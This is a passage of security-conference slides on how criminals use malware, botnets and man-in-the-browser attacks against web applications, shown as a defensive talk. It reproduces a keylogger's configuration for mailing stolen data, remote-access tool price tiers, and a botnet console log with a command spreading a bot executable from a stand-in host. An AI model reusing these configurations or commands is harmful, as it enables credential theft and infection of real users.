



# Factoring Malware and Organized Crime in to Web Application Security

***Gunter Ollmann - VP of Research***

*gollmann@damballa.com*

*Blog - <http://blog.damballa.com>*

*Blog - <http://technicalinfodotnet.blogspot.com>*





- **Is malware a threat to Web apps?**
- **What malware are criminals using?**
- **How to botnets factor in to this?**
- **How do you use a botnet in Web app attacks?**
- **What should you be doing about this?**





- **This is OWASP – who cares about malware?**
  - Need to answer “**why**” someone breaks a Web application...
  - “**How**” is tied to *ease* and *probability of success*
- **The world we live in...**
  - Iframe injections – avg. 100,000+ “defacements” per week
  - Larger attacks of up to 1.5m SQL Injection-based “defacements”
  - Botnets and their agents – somewhere between 10-200m
    - Storm “worm” of up to 10m bots...
    - I think the estimates are too high – probably in the realm of 4m-12m worldwide (once you remove multiple pwn3d hosts)
  - Identity information can be purchased from as little as 5 cents per record





# Malware's Changing Face



**AV industry in 1998**



**AV industry in 2008**



Image Copyright: IKARUS Security Software GmbH



**Is malware a threat to  
Web application security?**





- **Why is malware important to Web application security?**
  1. It makes secrets impossible
  2. You can't trust your users
  3. Vehicle for automated attack
- **Not factoring it in to the design will cause a lot of pain later...**



# The Malware Threat

- What's the malware doing today?
  - Bypassing client-side authentication to apps
  - Spoofing content on the users behalf
  - Impersonating large groups of users simultaneously
  - Anonymous & globally proxied attacks
  - Distributed attacks & federated problem solving
  - Efficient brute-forcing technologies



# Why target Web applications?

- **Web applications are where the money is...**
  - Online Banking
    - Funds transfers and money laundering
  - Online Shopping
    - Purchase fraud, money laundering and supply chain
  - News/Information Portals
    - SEO attacks, money market manipulation & recruitment
  - Joe's Boring Page
    - Infection & recruitment vectors and PII fire-sale







- Vulnerabilities in the Web banking application are *more than code injection vectors and authentication bypasses...*
- Poor *application flow* and a complex *user experience* are the bread & butter of today's *criminal exploitation* of Web banking applications





An aerial, high-angle photograph of a large, intricate wooden roller coaster. The track is a dense network of brown wooden beams and rails, featuring several large loops and drops. A single train car is visible on one of the tracks. The background shows a sandy area and some greenery.

**#1 Vector**

**Application  
Complexity**





- How many steps must the user go through?
- How do they know if a new step has been introduced?
- How are error messages handled?
- What gets in the way of just “doing it”?









**What crimeware  
are criminals using?**

- Tools that speed up the defacement process
  - Not necessarily targeted





14





Getting Started  
with Malware...

# Keylogger Creators



**The Rat! 7.0XP Configuration ...**


<b>Version</b> The Rat! 7.0XP	<b>The Rat! Files &amp; Registry Names</b> EXE: socketme.exe Registry Value Name: Explorer	<b>Encryption</b> <input checked="" type="checkbox"/> Encrypt spy dump	<b>Clipboard</b> <input checked="" type="checkbox"/> Watch Clipboard ( Max Buffer Size 1-131070 bytes) : 131070
Enter the Directory and the File name the spy Dump shall be written in: c:\rat.log		<b>Send mail</b> <input checked="" type="checkbox"/> Send spy dump on e-mail <input checked="" type="checkbox"/> Use Authentication	
Hide your Dump file in System Directory <input checked="" type="checkbox"/> Write Dump into System Directory\Filename.ext Enter Dump file name (8.3 format) : 32therat.log		Existing Server (16 chars) : therat.h15.ru	Login : mybestbox@mail.ru Pass : XXXXXXXX
<b>Invisibility &amp; Fire Wall Bypassing</b> <input checked="" type="checkbox"/> Invisible in Process Delay Before Invisiblity Start (msec.) : 1000 <input checked="" type="checkbox"/> Invisible in Registry		Delay between successful sendings (min.) : 2 SMTP Port : 2525	Dump ractor ractor
<b>Phantom Mode</b> <input checked="" type="checkbox"/> Phantom Mode Bypass FireWall As... : C:\Program Files\Internet Explorer\EXPLORE.EXE		SMTP server for mail sending : smtp.mail.ru Field SUBJECT in e-mail as user ID (8 char) : user_one	
<b>The Rat's Life :)</b> <input checked="" type="checkbox"/> Start Monitoring : 11.04.2006 20:27:00 <input checked="" type="checkbox"/> Stop & Delete : 11.04.2007 21:00:00		Field FROM (For mail.ru server this field and Login field is one and the same) : mybestbox@mail.ru Field TO (Enter E-mail address, the Spy Dumps will be sendes to) : mybestbox@mail.ru	
<b>Hot Keys to Stop The Rat!</b> <input checked="" type="checkbox"/> Ctrl+ <input type="checkbox"/> Shift+ <input checked="" type="checkbox"/> Alt+ <input type="checkbox"/> Win+ <input type="checkbox"/> Disable Ctrl+Alt+F12		<b>Notification</b> <input checked="" type="checkbox"/> Display Notification Message on startup	
Default Apply Save Exit			



# Malware creator kits – Shark 3 (Jan '08)



- “Remote Administration Tool” – RAT
- Added anti-debugger capabilities
  - VmWare, Norman Sandbox, Sandboxie, VirtualPC, Symantec Sandbox, Virtual Box etc.






- **Construct**
- **V.4 New**
  - Remo
  - Webc
  - Audio
  - Remo
  - MSN
  - Remo
  - Advan
  - Onlin
  - Inform
  - comp
  - Etc..



#### Bronze Edition

- This product is the improved version of Turkojan 3.0 and it has some limitations(Webcam - audio streaming and msn sniffer doesn't work for this version)
- 1 month replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail
- Supports only Windows 95/98/ME/NT/2000/XP
- Realtime Screen viewing(controlling is disabled)

**Price : 99\$** (United State Dollar)



#### Silver Edition

- 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail and instant messengers
- Supports 95/98/ME/NT/2000/XP/Vista
- Webcam streaming is available with this version
- Realtime Screen viewing(controlling is disabled)
- Notifies chngements on clipboard and save them

**Price : 179\$** (United State Dollar)



#### Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers
- Supports Windows 95/98/ME/NT/2000/2003/XP/Vista
- Remote Shell (Managing with Ms-Dos Commands)
- Webcam - audio streaming and msn sniffer
- Controlling remote computer via keyboard and mouse
- Notifies chngements on clipboard and save them
- Technical support after installing software
- Viewing pictures without any download(Thumbnail Viewer)

**Price : 249\$** (United State Dollar)



# Hire-a-Malware-Coder (Custom Build)



bf - Microsoft Visual Studio

File Edit View Project Build Debug Tools Window Community Help

Solution Explorer - bot

msns.h helpfuncs.h helpfuncs.c funcs.h bot.c structs.h

(Global Scope)

```

Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>

=====
m Mute on/off      | r Reconnect      | q Quit
l List clients <basic> | L List clients <adv> | n Number of cl
ur Reconnect user   | uk Kill user      | uc Command user
ar Reconnect all    | ak Kill all       | ac Command all
un Mute user        | an Mute all       | uq Query user

jl List onjoin commands | ja Add onjoin command | jr Remove onjoin cmd
sr Server restart      | sq Server quit      |

[21:26:10] EVENT: Joined: 127.0.0.1:1116
[21:26:20] EVENT: Joined: 127.0.0.1:1118
ur 127.0.0.1:1116
[21:26:44] EVENT: Quit: 127.0.0.1:1116
[21:26:49] EVENT: Joined: 127.0.0.1:1116
jl
[21:26:58] EVENT: On-join command: Total: 0
ja usbspread
[21:27:24] EVENT: Server: On-join command added
ja msnsread http://website.com/bot.exe
[21:27:42] EVENT: Server: On-join command added
jl
[21:27:44] EVENT: On-join command: 1: usbspread
[21:27:44] EVENT: On-join command: 2: msnsread http://website.com/bot.exe
[21:27:44] EVENT: On-join command: Total: 2
sr 1
[21:27:57] EVENT: Server: On-join command removed
jl
[21:28:00] EVENT: On-join command: 2: msnsread http://website.com/bot.exe
[21:28:00] EVENT: On-join command: Total: 1
uq 127.0.0.1:1118
[21:28:32] EVENT: Listing client: 127.0.0.1:1118 U L WINXP SP3 User Up: 0d 0h 16m
[21:28:32] EVENT: Total clients: 1 (without visitors and masters)
[21:28:46] EVENT: Total clients: 3
Are you sure? <press y and then enter, else any other key>
[21:29:07] EVENT: Connection has been dropped.
Reconnecting...
Networking initialized
Connecting to: 127.0.0.1:7778 with code: testmaster
Connected to 127.0.0.1:7778
>>>>

=====
m Mute on/off      | r Reconnect      | q Quit

```

not r  
pread  
injst

```

/* we will
injstr->fun
injstr->msn

```

Output

Code Definition Window Call Browser Output

Platform: software running on MAC OS to Windows

Multitasking: have the capacity to work on multiple projects

Speed and responsibility: at the highest level

Pre-payment for new customers: 50% of the whole price, 30% pre-pay of the whole price for repeated customers

Rates: starting from **100 euros**

I can also offer you another deal, I will share the complete source code in exchange to access to a botnet with at least 4000 infected hosts because I don't have time to play around with me bot right now.





- Other models exist for hire-a-malware-coder pricing
- Component/functionality based pricing

– Loader	€300
– FTP & Grabber	€150
– Assembler Spam bases	€220
– Socks 4/5	€70
– Botnet manager	€600
– Scripts	€70
– Assembler password stealers (IE, MSN, etc.)	€70
– AV-remover	€70
– Screen-grabber	€70

#### Rules / License


- Customer has no right to transfer any of his three 3 persons except options for harmonizing with me
- Customer does not have the right to make any decompile, research, malicious modification of any three parts
- Customer has no right where either rasprostanyat information about three and a public discussion with the exception of three entries.
- For violating the rules - without any license denial manibekov and further conversations"





Looking for a soft target?

# Intercepting Traffic – Man-in-the-browser



## System Reconfiguration

DNS Settings, Local HOST file, Routing tables, WPAD and Proxy settings

**Trojan Application**  
Local Proxy Agent

**OS Hooking**  
Keyloggers, Screen grabber

**TCP/IP Stack Interception**  
Packet inspection, pre/post SSL logging

**Man-in-the-browser**  
Malware hooks inside the Web browser



**Traditional Malware**  
Operates and intercepts data at points through which the Web browser must communicate








## Clean System



## Infected System



# MITB – Grabbing Login Credentials



- Steal login credentials, and ask for more...

## Pre-login

First page of login sequence is manipulated

## Login

Multiple fields & pages added to the login sequence


## Post-login

Authenticated user asked additional security questions

- Requests for additional data are easy to socially engineer
  - Ask for credit/debit card details, including PIN and CVV
  - Additional “security” questions – SSN, mothers maiden name, address, home phone number, mobile/cell phone number
  - Type in all numbers of one-time-keypad scratch-card
  - “Change password” for anti-keylogging partial-password systems
  - “Test” or “resynchronize” password/transaction calculators
- SSL/TLS encryption bypassed, “padlock” intact







**By way of example...**  
**Online Banking**



- **Focused on stealing login information**
  - Bank number, UID, password(s), session keys
- **Techniques include:**
  - Keylogging, screen-grabbing, video-recording of mouse movements
  - Redirection to counterfeit site (domain/host substitution)
  - Replacement and pop-up windows
  - Session hijacking (duplicating session cookies)
  - Screen overlays (superimposed counterfeit web forms)

